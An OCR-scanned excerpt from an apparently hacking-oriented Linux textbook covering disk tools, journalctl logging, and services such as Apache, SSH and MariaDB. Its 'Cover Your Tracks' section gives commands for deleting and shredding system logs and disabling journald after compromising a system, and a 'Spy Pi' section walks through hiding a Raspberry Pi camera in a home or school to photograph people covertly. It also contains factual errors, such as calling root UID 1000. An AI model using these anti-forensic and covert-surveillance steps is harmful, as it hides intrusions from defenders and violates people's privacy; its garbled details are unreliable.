Volume size                7648 MB
Used space                 1265 MB
Available space            6383 MB
Totally 20 directories and 111 files.
File system checking finished. No errors found.
```

Summary

Understanding how Linux designates and manages its devices is crucial for any Linux user and hacker. Hackers will need to know what devices are attached to a system and how much space is available. Because storage devices often develop errors, we can check and repair those errors with fsck. The dd command is capable of making a physical copy of a device, including any deleted files.

Exercises

1. Use the mount and umount commands to mount and unmount your flash drive.
2. Check the amount of disk space free on your primary hard drive.
3. Check for errors on your flash drive with fsck.
4. Use the dd command to copy the entire contents of one flash drive to another, including deleted files.
5. Use the lsblk command to determine basic characteristics of your block devices.

11

THE LOGGING SYSTEM

For any Linux user, it's crucial to be knowledgeable in the use of logfiles. *Logfiles* store information about events that occur when the operating system and applications are run, including any errors and security alerts. Your system will log information automatically based on the series of rules that I will show you how to configure in this chapter.

As a hacker, you should be aware that a system's logfiles can be a trail to your target's activities and identity, but they can also be a trail to your own activities on someone else's system. A hacker, therefore, needs to know what information they can gather, as well as what can be gathered about their own actions and methods in order to hide that evidence.

On the other side, anyone securing Linux systems needs to know how to manage the logging functions to determine whether a system has been attacked and then decipher what actually happened and who did it.

This chapter shows you how to examine and configure logfiles, as well as how to remove evidence of your activity and even disable logging altogether. First, we'll look at the daemon that does the logging.

The journalctl Utility

Since the publication of the first edition of *Linux Basics for Hackers*, the logging system in most Linux distributions, including Kali, has changed. Previous versions had used the syslog daemon (also known as syslogd). The newer Linuxes use a software suite known as systemd, which is intended to standardize how Linux works across all distributions of Linux.

Systemd has a similar control for logging known as journalctl (a *journal* in computer-speak is a place where the computer stores activities and events—in other words, a *logging system*). This journalctl utility makes retrieving and viewing logfiles much easier.

One of the key differences between the older syslogd and journald is that syslogd stored logfiles as simple text files, while journald stores binary files (zero and ones). This means that the end user (you) has a much easier time interpreting the logfiles and searching them. The older-style syslog files were notoriously hard to search and interpret. System administrators often had to write scripts to search and sort the logs, but journalctl can now do these types of tasks automatically. To sum up, journalctl will make your life, as a newcomer to Linux, much easier.

Let's take a look at it. When we simply enter the command **`journalctl`** at the prompt, *all* of the logs are displayed on the screen via the `more` command:

```
kali> journalctl

May 12 16:43:52 kali systemd[898]: Queued start job for default target default.target.
May 12 16:43:52 kali systemd-journald[351]: /var/log/journal/d3ab02d2e96b4806ad4551...
May 12 16:43:52 kali systemd[898]: Created slice app.slice - User Application Slice.
May 12 16:43:52 kali systemd[898]: Created slice session.slice - User Core Session Slice.
May 12 16:43:52 kali systemd[898]: Reached target paths.target - Paths.
May 12 16:43:52 kali systemd[898]: Reached target timers.target - Timers.
May 12 16:43:52 kali systemd[898]: Starting dbus.socket - D-Bus User Message Bus Socket...
May 12 16:43:52 kali systemd[898]: Listening on dirmngr.socket - GnuPG network...
May 12 16:43:52 kali systemd[898]: Listening on gcr-ssh-agent.socket - GCR ssh-agent wrapper.
--snip--
```

As you can see, journalctl displays all the log entries to your screen, which can be useful but may actually be too much information. As we will see later in the chapter, we can have journalctl display a selected portion of its logs that are of particular interest to us.

First, though, let's look at the journalctl help screen:

```
kali> journalctl -h

journalctl [OPTIONS...] [MATCHES...]

Query the journal.

Source Options:
     --system                Show the system journal
     --user                  Show the user journal for the current user
  -M --machine=CONTAINER     Operate on local container
  -m --merge                 Show entries from all available journals
  -D --directory=PATH        Show journal files from directory
     --file=PATH             Show journal file
     --root=PATH             Operate on an alternate filesystem root
     --image=PATH            Operate on disk image as filesystem root
     --image-policy=POLICY   Specify disk image dissection policy
     --namespace=NAMESPACE   Show journal data from specified journal namespace

Filtering Options:
  -S --since=DATE            Show entries not older than the specified date
  -U --until=DATE            Show entries not newer than the specified date
  -c --cursor=CURSOR         Show entries starting at the specified cursor
     --after-cursor=CURSOR   Show entries after the specified cursor
     --cursor-file=FILE      Show entries after cursor in FILE and update FILE
  -b --boot[=ID]             Show current boot or the specified boot
  -u --unit=UNIT             Show logs from the specified unit
     --user-unit=UNIT        Show logs from the specified user unit
  -t --identifier=STRING     Show entries with the specified syslog identifier
  -p --priority=RANGE        Show entries with the specified priority
     --facility=FACILITY...  Show entries with the specified facilities
  -g --grep=PATTERN          Show entries with MESSAGE matching PATTERN
     --case-sensitive[=BOOL] Force case sensitive or insensitive matching
  -k --dmesg                 Show kernel message log from the current boot
```

Note that journalctl has options for user (`--user`), date (`--since=DATE`), priority (`-p`), and facility (`--facility`).

Log Priorities and Facilities

Logging and logfiles reflect the different priorities and facilities of the operating system and the system administrator. Some logs are very important and are given a priority of `0` or `emerg`(ency), while others are less important and are given priorities of `6` (`info`) or `7` (`debug`). The system administrator can determine which logs have which priority. In addition, the system administrator can select which priority logs they want to view.

Here is a list of the logging system priorities:

emerg (0)

alert (1)

crit (2)

err (3)

warning (4)

notice (5)

info (6)

debug (7)

To view the highest-priority logfiles, we can construct a journalctl query using the -p option, such as:

```
kali> journalctl -p "emerg"

Jun 30 22:59:13 kali kernel: watchdog: BUG: soft lockup - CPU#0 stuck for 23s! [swapper/0:0]
Jul 01 03:28:06 kali kernel: watchdog: BUG: soft lockup - CPU#0 stuck for 24s! [swapper/0:0]
Jul 02 10:10:26 kali kernel: watchdog: BUG: soft lockup - CPU#0 stuck for 21s! [swapper/0:0]
--snip--
```

Notice that we can also use the priority number such as 6 (info):

```
kali> journalctl -p 6
```

The journalctl utility also enables us to view the logs of a specific service using the -u option. To view the logs associated with the apache2 web server, we can construct a query such as:

```
kali> journalctl -u apache2

May 28 14:25:48 kali systemd[1]: Starting apache2.service - The Apache HTTP Server...
May 28 14:25:48 kali apachectl[118241]: AH00558: apache2: Could not reliably determine...
May 28 14:25:48 kali systemd[1]: Started apache2.service - The Apache HTTP Server.
May 29 00:00:31 kali systemd[1]: Reloading apache2.service - The Apache HTTP Server...
--snip--
```

This query can be used to find the logs of any service in Linux simply by appending the -u option followed by the name of the service.

journalctl Queries

One of the major advantages of journalctl is the ability to query the logs specifically for events, users, and time, as journalctl has a query language that is very similar to normal human language. For instance, if I wanted to see only the events in the last 24 hours, I can query:

```
kali> journalctl -q --since "24 hours ago"
```

Figure 11-1 shows the output.

```
Aug 20 17:31:52 virtmint kernel: pci 0000:00:02.0: vgaarb: setting as boot VGA device
Aug 20 17:31:52 virtmint kernel: pci 0000:00:02.0: vgaarb: VGA device added: decodes=io+mem,own>
Aug 20 17:31:52 virtmint kernel: pci 0000:00:02.0: vgaarb: bridge control possible
Aug 20 17:31:52 virtmint kernel: vgaarb: loaded
Aug 20 17:31:52 virtmint kernel: ACPI: bus type USB registered
Aug 20 17:31:52 virtmint kernel: usbcore: registered new interface driver usbfs
Aug 20 17:31:52 virtmint kernel: usbcore: registered new interface driver hub
Aug 20 17:31:52 virtmint kernel: usbcore: registered new device driver usb
Aug 20 17:31:52 virtmint kernel: pps_core: LinuxPPS API ver. 1 registered
Aug 20 17:31:52 virtmint kernel: pps_core: Software ver. 5.3.6 - Copyright 2005-2007 Rodolfo Gi>
Aug 20 17:31:52 virtmint kernel: PTP clock support registered
Aug 20 17:31:52 virtmint kernel: EDAC MC: Ver: 3.0.0
Aug 20 17:31:52 virtmint kernel: NetLabel: Initializing
Aug 20 17:31:52 virtmint kernel: NetLabel:  domain hash size = 128
Aug 20 17:31:52 virtmint kernel: NetLabel:  protocols = UNLABELED CIPSOv4 CALIPSO
Aug 20 17:31:52 virtmint kernel: NetLabel:  unlabeled traffic allowed by default
Aug 20 17:31:52 virtmint kernel: PCI: Using ACPI for IRQ routing
Aug 20 17:31:52 virtmint kernel: PCI: pci_cache_line_size set to 64 bytes
Aug 20 17:31:52 virtmint kernel: e820: reserve RAM buffer [mem 0x0009fc00-0x0009ffff]
Aug 20 17:31:52 virtmint kernel: e820: reserve RAM buffer [mem 0x7fff0000-0x7fffffff]
Aug 20 17:31:52 virtmint kernel: clocksource: Switched to clocksource kvm-clock
Aug 20 17:31:52 virtmint kernel: VFS: Disk quotas dquot_6.6.0
Aug 20 17:31:52 virtmint kernel: VFS: Dquot-cache hash table entries: 512 (order 0, 4096 bytes)
lines 250-272
```

Figure 11-1: The output from a journalctl query

This query quietly retrieves the last 24 hours of log events. In this case, the `-q` flag is for "quiet." It suppresses messages that are very noisy and may leave traces of your activity.

The journalctl utility also enables you to search for events by user. As you know, the root user in Linux is designated with the user ID of 1000. So, we can search for events linked to the root user by building the journalctl query like this:

```
kali> journalctl _UID=1000 --since "24 hours ago"
```

Figure 11-2 shows the output.

```
Aug 20 17:32:12 virtmint systemd[977]: Started Evolution calendar service.
Aug 20 17:32:12 virtmint dbus-daemon[987]: [session uid=1000 pid=987] Activating via systemd: s>
Aug 20 17:32:12 virtmint systemd[977]: Starting Evolution address book service...
Aug 20 17:32:12 virtmint dbus-daemon[987]: [session uid=1000 pid=987] Successfully activated se>
Aug 20 17:32:12 virtmint systemd[977]: Started Evolution address book service.
Aug 20 17:32:13 virtmint dbus-daemon[987]: [session uid=1000 pid=987] Activating via systemd: s>
Aug 20 17:32:13 virtmint systemd[977]: Starting Bluetooth OBEX service...
Aug 20 17:32:13 virtmint obexd[1417]: OBEX daemon 5.64
Aug 20 17:32:13 virtmint dbus-daemon[987]: [session uid=1000 pid=987] Successfully activated se>
Aug 20 17:32:13 virtmint systemd[977]: Started Bluetooth OBEX service.
Aug 20 17:32:21 virtmint pulseaudio[986]: GetManagedObjects() failed: org.freedesktop.DBus.Erro>
Aug 20 17:34:49 virtmint sudo[1560]:      air : TTY=pts/0 ; PWD=/home/air ; USER=root ; COMMAND>
Aug 20 17:34:49 virtmint sudo[1560]: pam_unix(sudo:session): session opened for user root(uid=0>
Aug 20 17:34:50 virtmint sudo[1560]: pam_unix(sudo:session): session closed for user root
Aug 20 17:34:54 virtmint sudo[1571]:      air : TTY=pts/0 ; PWD=/home/air ; USER=root ; COMMAND>
Aug 20 17:34:54 virtmint sudo[1571]: pam_unix(sudo:session): session opened for user root(uid=0>
Aug 20 17:35:06 virtmint sudo[1571]: pam_unix(sudo:session): session closed for user root
Aug 20 17:35:22 virtmint sudo[2047]:      air : PWD=/home/air ; USER=root ; COMMAND=/usr/lib/li>
Aug 20 17:35:22 virtmint sudo[2047]: pam_unix(sudo:session): session opened for user root(uid=0>
Aug 20 17:35:22 virtmint sudo[2047]: pam_unix(sudo:session): session closed for user root
Aug 20 17:41:05 virtmint dbus-daemon[987]: [session uid=1000 pid=987] Activating service name='>
lines 104-124
```

Figure 11-2: The output from a search for user events

This will help determine whether the root user is online and what they may be doing (only if it triggers a log).

The kernel of any operating system is its heart. It controls the entire operating system, and it is what makes Linux, Linux. If the kernel is having problems, we probably want to be aware of that. To view kernel logs, we can use the -k option (kernel). For kernel logs within the last 24 hours, we can enter:

```
kali> journalctl -k --since "24 hours ago"

Oct 15 14:41:21 kali kernel: Linux version 6.6.9-amd64 (devel@kali.org) (gcc-13...
Oct 15 14:41:21 kali kernel: Command line: BOOT_IMAGE=/boot/vmlinuz-6.6.9-amd64...
Oct 15 14:41:21 kali kernel: BIOS-provided physical RAM map:
Oct 15 14:41:21 kali kernel: BIOS-e820: [mem 0x0000000000000000-0x000000000009fbff] usable
Oct 15 14:41:21 kali kernel: BIOS-e820: [mem 0x000000000009fc00-0x000000000009ffff] reserved
Oct 15 14:41:21 kali kernel: BIOS-e820: [mem 0x00000000000f0000-0x00000000000fffff] reserved
Oct 15 14:41:21 kali kernel: BIOS-e820: [mem 0x0000000000100000-0x00000000dffeffff] usable
--snip--
```

Using journalctl to Cover Your Tracks

If you have compromised a system, you want to make certain that you don't leave evidence behind that can be traced back to you. Remember, the best hack is the one that the target never knew happened!

If we compromised the apache2 web server to take control of the system, the most important place to clean up are the apache2 logs. We can do this with journalctl, but here we will need root privileges using the sudo command:

```
kali> sudo journalctl -u apache2 --vacuum-time=1d
```

This command will delete all the logs associated with the apache2 web server in the past day:

```
Vacuuming done, freed 0B of archived journals from /var/log/journal.
Deleted archived journal /var/log/journal/d3ab02d2e96b4806ad45511cf7593a25/system@0006...
Deleted archived journal /var/log/journal/d3ab02d2e96b4806ad45511cf7593a25/user-1000@0...
--snip--
```

A better and more secure solution is to shred the logfiles. With other file deletion systems, a skilled investigator is still able to recover the deleted files (deleted files are simply made available to be overwritten by the filesystem; they still exist until they are overwritten). But suppose there was a way to delete the file and overwrite it several times, making it much harder to recover. Lucky for us, Linux has a built-in command, appropriately named shred, for just this purpose.

To understand how the `shred` command works, take a quick look at the help screen by entering the following command:

```
kali> shred --help
Usage: shred [OPTION]...FILE...
Overwrite the specified FILE(s)repeatedly in order to make it harder
for even very expensive hardware probing to recover data
--snip--
```

The full output on your screen shows that the `shred` command has many options. In its most basic form, the syntax is simple:

```
shred <FILE>
```

On its own, `shred` will delete the file and overwrite it several times—by default, `shred` overwrites four times. Generally, the more times the file is overwritten, the harder it is to recover, but keep in mind that each overwrite takes time, so for very large files, shredding may become time-consuming.

Two useful options to include are the `-f` option, which changes the permissions on the files to allow overwriting if a permission change is necessary, and the `-n` option, which lets you choose how many times to overwrite the files. As an example, we'll shred all the logfiles in */var/log/journal/sub directory/*.** 10 times using the following command:

```
kali> shred -f -n 10 /var/log/journal/subdirectory name*.*
```

We need the `-f` option to give us permission to shred `auth` files, and we follow the `-n` option with the desired number of times to overwrite. After the path of the file we want to shred, we include the wildcard asterisk so we're shredding everything in the subdirectory. Now try to open a logfile:

```
kali> mousepad /var/log/journal/filename
```

Once you've shredded a file, you'll see that the contents are indecipherable gibberish, as shown in Figure 11-3.



Figure 11-3: A shredded logfile

Now if the security engineer or forensic investigator examines the logfiles, they will find nothing of use because none of it is recoverable!

Disabling Logging

Another option for covering your tracks is simply to disable logging. When a hacker takes control of a system, they could immediately disable logging to prevent the system from keeping track of their activities. This, of course, requires root privileges.

To disable all logging, the hacker could simply stop logging by configuring journalctl to send logs to null. This means that instead of writing the logs to a storage device such as a hard drive, the system will send the logs into a null place (nowhere). We can accomplish this by opening and editing the journal daemon configuration file. It is at */etc/systemd/journald.conf*. You can open with any text editor, but here I opened it with mousepad preceded by `sudo` to gain root privileges:

```
kali> sudo mousepad /etc/systemd/journald.conf

  This file is part of systemd.
#
#  systemd is free software; you can redistribute it and/or modify it under the
#  terms of the GNU Lesser General Public License as published by the Free
#  Software Foundation; either version 2.1 of the License, or (at your option)
#  any later version.
#
# Entries in this file show the compile time defaults. Local configuration
# should be created by either modifying this file (or a copy of it placed in
# /etc/ if the original file is shipped in /usr/), or by creating "drop-ins" in
# the /etc/systemd/journald.conf.d/ directory. The latter is generally
# recommended. Defaults can be restored by simply deleting the main
# configuration file and all drop-ins located in /etc/.
#
# Use 'systemd-analyze cat-config systemd/journald.conf' to display the full config.
#
# See journald.conf(5) for details.

[Journal]
#Storage=auto
#Compress=yes
--snip--
```

Note the line at the end that says `#Storage=auto`. Change that line to `Storage=null` and delete the comment mark before it (`#`). Now save the file and restart journald:

```
kali> sudo systemctl restart system-journald
```

This will stop and start journald, and when it restarts, it will use the new configuration file that sends all logs to null.

Now Linux will stop generating any logfiles until the service is restarted, enabling you to operate without leaving behind any evidence in the logfiles!

Summary

Logfiles track nearly everything that happens on your Linux system. They can be an invaluable resource in trying to analyze what has occurred, whether it be a malfunction or a hack. For the hacker, logfiles can be evidence of their activities and identity. However, an astute hacker can remove and shred these files and disable logging entirely, thus leaving no evidence behind.

Exercises

1. Query your logfiles with journalctl to find all the logfiles generated in the last 12 hours.
2. Query your logfiles with journalctl to find all the logfiles associated with your browser.
3. Edit your *journald.conf* file to send all the logs to nowhere.
4. Query your logfiles with journalctl to find all the logs of apache2 within the last 36 hours that are critical.

12

USING AND ABUSING SERVICES

In Linux terminology, a *service* is an application that runs in the background waiting for you to use it. Your Linux system has dozens of services preinstalled. Of these, the most well known is the ubiquitous Apache HTTP server, which is used for creating, managing, and deploying web servers, but there are so many more. For the purposes of this chapter on services, I have selected just three that are of particular importance to the hacker: Apache, OpenSSH, MySQL/MariaDB, and PostgreSQL.

In this chapter, you'll learn how to set up a web server with Apache, physically spy with OpenSSH, and access data with MySQL/MariaDB.

Starting, Stopping, and Restarting Services

Before we begin to work with these crucial services, let's examine how to start, stop, and restart services in Linux.

Some services can be stopped and started via the GUI in Kali Linux, much as you would on an operating system like Windows or macOS. However, some services require use of the command line, which we'll look at here. Here is the basic syntax for managing services:

```
sudo systemctl start servicename
```

To start the `apache2` service (web server or HTTP service), enter the following:

```
kali> sudo systemctl start apache2
```

To stop the Apache web server, enter:

```
kali> sudo systemctl stop apache2
```

Usually, when you make a configuration change to an application or service by altering its plaintext configuration file, you need to restart the service to *capture* the new configuration. Thus, you would enter the following:

```
kali> sudo systemctl restart apache2
```

Now that you understand how to start, stop, and restart services from the command line, let's move on to the three most critical Linux services to hackers.

Creating an HTTP Server with the Apache Web Server

The Apache web server is probably the most commonly used service on Linux systems. Apache is found on over 55 percent of the world's web servers, so any self-respecting Linux admin should be familiar with it. As a hacker aspiring to hack websites, it's critical to understand the inner workings of Apache, websites, and the backend databases of these sites. You can also use Apache to set up your own web server, from which you could serve up malware via cross-site scripting (XSS) to anyone who visits your site, or you could clone a website and redirect traffic to your site via abuse of DNS (Domain Name System). In either of these cases, a basic knowledge of Apache is required.

Starting with Apache

If you have Kali running on your system, Apache is already installed. Many other Linux distros have it installed by default as well. If you don't have Apache installed, you can download and install it from the repositories by entering the following:

```
kali> sudo apt install apache2
```

The Apache web server is often associated with the MySQL database (which we will look at in the next section), and these two services are very often paired with a scripting language such as Python or PHP to develop web applications. This combination of Linux, Apache, MySQL, and PHP or Python forms a powerful and robust platform for the development and deployment of web-based applications, known collectively as *LAMP*. These are the most widely used tools for developing websites in the Linux world—and they're very popular in the Microsoft world too, where they're generally referred to as *WAMP*, with the *W* standing for Windows.

From the command line, enter the following:

```
kali> sudo systemctl start apache2
```

Now that Apache is running in the background, it should be able to serve up its default web page. Enter *http://localhost* in your favorite web browser (Firefox comes with Kali) to bring up the web page, which should look something like Figure 12-1.



Figure 12-1: The Apache2 web server default page

As you can see, Apache displays "It works!" as its default web page. Now that you know your Apache web server is working, let's customize it!

Editing the index.html File

Apache's default web page is at */var/www/html/index.html*. You can edit the *index.html* file to serve up whatever information you want, so let's create our own. For this, you can use any text editor you please; I'll be using mousepad. Open up */var/www/html/index.html*, and you should see something like Listing 12-1.

```
<!DOCTYPE html PUBLIC "-//W3C//DTD XHTML 1.0 Transitional//EN"
"http://www.w3.org/TR/xhtm11/DTD/xhtm11-transitional.dtd">
<html xmlns="http://www.w3.org/1999/xhtml>
    <head>
        <meta http-equiv="Content-Type" content="text/html; charset=UTF-8" I>
 ❶ <title>Apache2 Debian Default Page: It works</title>
        <style type="text/css" media="screen">
    * {
```

```
        margin: 0px0px0px0px;
        padding: 0px0px0px0px;
    }
body, html {
    padding: 3px 3px3px3px;
    background-color: #D8DBE2;
    font-family: Verdana, sans-serif;
    font-size: 11pt;
    text-align: center;
}
div.main_page {
    position: relative;
    display: table;
--snip--
```

Listing 12-1: The Apache web server index.html *file*

Note here that the default web page has exactly the text that was displayed when we opened our browser to localhost, but in HTML format ❶. All we need to do is edit or replace this file to have our web server display the information we want.

Adding Some HTML

Now that we have the web server up and running and the *index.html* file open, we can add whatever text we'd like the web server to serve up. We will create some simple HTML blocks.

Let's create this page. In a new file in your text editor, enter the code shown in Listing 12-2.

```
<html>
<body>

<h1>Hackers-Arise Is the Best! </h1>

<p> If you want to learn hacking, Hackers-Arise.com </p>
<p> is the best place to learn hacking!</p>

</body>
</html>
```

Listing 12-2: Some simple HTML to add to the index.html *file*

Once you have entered the text exactly as it appears in Listing 12-2, save this file as */var/www/html/index.html* and close your text editor. Your text editor will then prompt you that the file already exists. That's okay. Just overwrite the existing */var/www/html/index.html* file.

Seeing What Happens

Having saved our */var/www/html/index.html* file, we can check to see what Apache will serve up. Navigate your browser once again to *http://localhost*, and you should see something like Figure 12-2.

Figure 12-2: The new Hackers-Arise website

Apache has served up our web page just as we created it!

OpenSSH and the Raspberry Spy Pi

SSH is an acronym for *Secure Shell* and is basically what enables us to connect securely to a terminal on a remote system—a replacement for the insecure *telnet* that was so common decades ago. When we're building a web server, SSH enables us to create an *access list* (a list of users who can use this service), authenticate users with encrypted passwords, and encrypt all communication. This reduces the chance of unwanted users using the remote terminal (due to the added authentication process) or intercepting our communication (due to encryption). Probably the most widely used Linux SSH service is OpenSSH, which is installed on nearly every Linux distribution, including Kali.

System administrators often use SSH to manage remote systems, and hackers often use SSH to connect to compromised remote systems, so we'll do the same here. In this example, we use SSH to set up a remote Raspberry Pi system for spying, something I call the "Raspberry Spy Pi." For this, you'll need a Raspberry Pi and the attendant Raspberry Pi camera module.

Before we do that, though, start OpenSSH on your Kali system with the now familiar command:

```
kali> sudo systemctl start ssh
```

We'll be using SSH to build and control a remote spying Raspberry Pi. If you're not already familiar with it, the Raspberry Pi is a tiny but powerful, credit card–sized computer that works great as a remote spying tool. We will employ a Raspberry Pi with a camera module to use as a remote spying device. You can purchase a Raspberry Pi at nearly any electronics retailer, including Amazon, for less than $50, and you can get the camera module for about $15.

Here, we'll use the Raspberry Spy Pi on the same network as our Kali system, which allows us to use private, internal IP addresses. Of course, when hacking in the real world, you'd probably want to set it up on another remote network, but that would be a touch more difficult and beyond the scope of this book.

Setting Up the Raspberry Pi

Make certain that your Raspberry Pi is running the Raspberry Pi OS; this is simply another Linux distribution specifically ported for the Raspberry Pi CPU. You can find download and installation instructions for Raspberry Pi OS at *https://www.raspberrypi.com/software/operating-systems/*. Nearly everything you've learned in this book applies to the Raspberry Pi OS on the Raspberry Pi as well as Kali, Ubuntu, and other Linux distributions.

Once you have your Raspberry Pi OS downloaded and installed, you'll need to connect your Raspberry Pi to a monitor, mouse, and keyboard and then connect it to the internet. If this is all new to you, check out the instructions at *https://www.raspberrypi.com/documentation/accessories/keyboard-and-mouse.html*. With everything set up, you can log in with the username *pi* and the password *raspberry* on older versions of Raspberry Pi, or create your own username and password on later versions (see *https://www.raspberrypi.com/documentation/computers/getting-started.html#locale* for details).

Building the Raspberry Spy Pi

The first step is to make certain that SSH is running and enabled on the Raspberry Spy Pi. SSH is usually off by default, so check the documentation for your version for details on how to enable it.

When SSH is enabled, you can start it on your Raspberry Spy Pi by opening a terminal and entering the following:

```
pi> sudo systemctl ssh start
```

Next you need to attach your camera module. If you're using a Raspberry Pi version 3 board, there's only one place to connect it. Switch the Pi off, attach the module to the camera port, and then switch it on again. Note that the camera is very fragile and must never come into contact with the general-purpose input/output (GPIO) pins; otherwise, it might short and die. (Other boards will be different; check the documentation.)

Now, with the SSH service up and running, place the Raspberry Spy Pi somewhere within your home, school, or some other location you want to spy on. It must, of course, be connected to the local area network, either by Ethernet cable or, ideally, via Wi-Fi.

Now, you need to obtain the IP address of your Raspberry Pi. As you learned in Chapter 3, you can get a Linux device's IP address by using `ifconfig`:

```
pi> ifconfig
```

The IP address of my Pi is 192.168.1.101, but make certain you are using the IP address of your Raspberry Spy Pi wherever my address appears in this chapter. Now, from your Kali system, you should be able to connect directly to and control your Raspberry Spy Pi and use it as a remote spying system. In this simple example, your system will need to be on the same network as the Pi.

To connect to the remote Raspberry Spy Pi via SSH from your Kali system, enter the following, remembering to use your own Pi's IP address:

```
kali> ssh pi@192.168.1.101
pi@192.168.1.101's password:

The programs included with the Debian GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, the extent
permitted by applicable law
last login: Tues Jan. 1 12:01:01 2025
pi@raspberyypi: $
```

The Spy Pi will then prompt you for a password. In this case, the default password is *raspberry*, unless you've changed it.

Configuring the Camera

Next, we need to configure the camera. To do so, start the Raspberry Pi configuration tool by entering the following command:

```
pi> sudo raspi-config
```

This should launch a graphical menu where you can select and enable the camera. You'll need to reboot, and then your Raspberry Spy Pi camera should be enabled and ready for spying!

Starting to Spy

Once your Raspberry Spy Pi has rebooted and you have logged in to it via SSH from your Kali terminal, you are ready to start using it to spy by taking still pictures.

NOTE *The older Raspbian operating system had an application named* `raspistill`*, which was covered in the first edition of this book and has since been deprecated. The newer* `rpicam-still` *application supports many of the options that* `raspistill` *provided.*

To take a picture and save it as a JPEG, enter the following:

```
pi@raspberrypi: rpicam-still --output firstpicture.jpg
```

We've taken our very first spy picture, with the filename of *firstpicture.jpg* on our remote Raspberry Spy Pi using SSH!

For more details on using the software tools for RPi cameras, see *https://www.raspberrypi.com/documentation/computers/camera_software.html#rpicam-jpeg*. Feel free to explore this versatile weapon further.

Extracting Information from MySQL/MariaDB

MySQL is the most widely used database behind database-driven web applications. In our modern era of web technologies, where nearly every website is database-driven, this means MySQL or another open source database called MariaDB holds the data for most of the web.

Databases are the "golden fleece" for hackers. They contain critical information about users as well as confidential information such as credit card numbers. For this reason, hackers are most often targeting databases.

Like Linux, MySQL and MariaDB are open source and licensed under GPL (GNU General Public License), and you'll find at least one of them preinstalled on nearly every Linux distribution.

Being free, open source, and powerful, MySQL and MariaDB have become the databases of choice for many web applications, including popular websites such as WordPress, Facebook, LinkedIn, X (formerly Twitter), Kayak, Walmart.com, Wikipedia, and YouTube. Other popular content management systems (CMSes) such as Joomla, Drupal, and Ruby on Rails all use MySQL, too. You get the idea. If you want to develop or attack the backend databases of web applications, you should know a little MySQL.

In the following sections, I'll assume you're working from MySQL, though the commands will work for either MariaDB or MySQL; the output will just be a little different. Let's get started.

PAST AND FUTURE OF MYSQL

MySQL was first developed by MySQL AB of Sweden in 1995 and then was purchased by Sun Microsystems in 2008, which in turn was purchased by Oracle in 2009, so MySQL is now owned by Oracle. Oracle is the world's largest database software publisher, so the open source community has significant trepidations about Oracle's commitment to keeping MySQL open source. As a result, there is now a fork of the MySQL database software called "Maria" that *is* committed to keeping this software and its subsequent versions open source. As a Linux admin or hacker, you should keep an eye on Maria.

Starting MySQL or MariaDB

Fortunately, Kali has either MySQL or MariaDB already installed (if you're using another distribution, you can download and install MySQL from the software repository or directly from *https://www.mysql.com/downloads/*).

To start your MySQL or MariaDB service, enter the following into the terminal:

```
kali> sudo systemctl start mysql
```

Next, you need to authenticate yourself by logging in. Enter the following and, when prompted for a password, just press ENTER:

```
kali> sudo mysql -u root -p
Enter password:
Welcome to MariaDB monitor. Commands end with ; or \g.
Your MariaDB connection id is 31
Server version: 11.4.4-MaraiDB-3 Debian n/a
--snip--
Type 'help;' or '\h' for help. Type '\c' to clear the current input statement
MariaDB[(none)] >
```

In the default configuration of MySQL or MariaDB, the root user's password is empty. Obviously, this is a major security vulnerability, and you should remedy it by adding a password after your first login. Note that usernames and passwords for your operating system and MySQL are separate and distinct. Let's change the password for the MySQL root user now in order to be safe.

Interacting with SQL

SQL is an interpreted programming language for interfacing with a database. The database is often a *relational* database, meaning data is stored in multiple tables that interact, and each table has values in one or more columns and rows.

There are several implementations of SQL, each with its own commands and syntax, but here are a few common commands:

- **`select`** Retrieves data
- **`union`** Combines the results of two or more select operations
- **`insert`** Adds new data
- **`update`** Modifies existing data
- **`delete`** Deletes data

You can supply conditions to each command to be more specific about what you want to do. For example, the line

```
select user, password from customers where user='admin';
```

will return the values for the `user` and `password` fields for any user whose user value is equal to `admin` in the `customers` table.

Setting a Password

Let's see what users are already in our MySQL system by entering the following. (Note that commands in MySQL are terminated with a semicolon.)

```
mysql> select user, host, password from mysql.user;
+-----------------------------------------------------------------------
| user                  | host                      | password
+-----------------------------------------------------------------------
|root                   |localhost                  |
--snip--
```

This shows that the root users have no password set. Let's assign a password to root. To do so, we'll first select a database to work with. MySQL on your system will come with some databases already set up. Use the `show databases;` command to see all the available databases:

```
mysql> show databases;
+-----------------------------+
| Database                    |
+-----------------------------+
| information_schema          |
| mysql                       |
| performance_schema
  sys            |
+-----------------------------+
4 rows in set (0.23 sec)
```

MariaDB/MySQL comes with four databases by default, two of which (`information_schema` and `performance_schema`) are administrative databases that we won't use here. We'll use the non-administrative database, `mysql`, which is included for your own purposes. To begin using the `mysql` database, enter:

```
MariaDB[mysql]> use mysql;
Reading table information for completion of table and column names
You can turn off this feature to get a quicker startup with -A

Database changed
```

This command connects us to `mysql`. Now, we can set the password for the root user to *hackers-arise* with the following command:

```
MariaDB[mysql]> set PASSWORD FOR 'root'@localhost = PASSWORD("hackers-arise);
```

This command will update the user by setting the user's root password to *hackers-arise*.

To check to see whether the password has been changed, we can once again run the previous command to check the account passwords:

```
MariaDB[mysql]> select user, host, password from mysql.user;
+-------------+-----------+-------------------------------------------+
| User        | Host      | Password                                  |
+-------------+-----------+-------------------------------------------+
| mariadb.sys | localhost |                                           |
| root        | localhost | *FED2FC7AF828E509C6D4F670F1471E3922F6A8C4 |
| mysql       | localhost | invalid                                   |
+-------------+-----------+-------------------------------------------+
